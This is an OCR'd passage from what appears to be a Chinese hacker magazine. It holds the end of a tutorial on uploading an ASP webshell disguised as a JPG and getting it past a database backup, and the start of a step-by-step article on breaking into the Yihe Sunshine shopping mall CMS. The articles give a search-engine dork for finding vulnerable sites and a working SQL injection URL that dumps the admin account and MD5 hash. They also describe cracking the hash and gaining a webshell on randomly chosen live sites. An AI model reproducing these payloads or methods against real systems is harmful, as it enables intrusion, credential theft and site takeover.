


图9




图10




图11

看来是对数据库有识别判断，我们通过刚才的牧马场程序再生成一个“和数据库合并的NEWMM.ASP”，然后重新在前台进行JPG格式的木马上传，得到文件名为“200952810323652.jpg”，木马的完整地址就是“Upload-

File\TopicFile\200952810323652.jpg”，然后重新在系统后台进行备份，可以看到这回提示备份成功了，如图9。这时候，我们就可以在论坛地址后面添加“data_backup\xiaolong.asp”来进行木马的连接了，如图10。

最后，我又重新通过这个NEWMM实现了刚才那个“英文ASP马”的上传，上传成功后，输入这个木马默认的密码“789456123”，成功的登录了进去，如图11。

（文章中涉及到的牧马场，已经收录在了光盘中）

文章难易度：★★★
文章闪光点：利用阳光购物商城系统暴露管理员密码的漏洞，登录进入后台再获取webshell

和我一起来入侵易和阳光购物商城系统

丛林＆李峰

易和阳光购物商城系统是一个界面友好功能强大的在线购物CMS商城系统，不过最近爆出一个严重的漏洞，可以直接得到管理员的MD5密码，我们在搜索引擎中直接搜索关键字“inurl:product.asp?Iheeoid=”，就可以搜索出很多使用这套系统搭建的购物站点，建议在google上进行搜索。

我们随便选择一个站点下手，先来看看默认的后台有没有改，如果后台地址更改了那就直接放弃吧，在网站域名后面添加“/admin”，可以看到后台能够成功访问，如图1。接下来我们返回到首页注册一个新帐户，随便填写就可以了，如图2，注册成功后就可以利用漏洞来直接得到管理员密码了。




图1




图2

我们提交http://www.xxxxcom/dingdan.asp?dan=2009423113536'%20and%201=2%20union%20select%201,2,admin,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,password,24,25%20from%20BJX_admin%20where%20'1'='1，就可以看到管理员的帐号和密码的MD5值都显示出来了，如图3。管理员帐号是admin，密码被MD5加密了，下一步当然就是去破解这个MD5值了，在www.cmd5.com上我们很幸运的破解出了密码，密码是121723，如图4。




图3

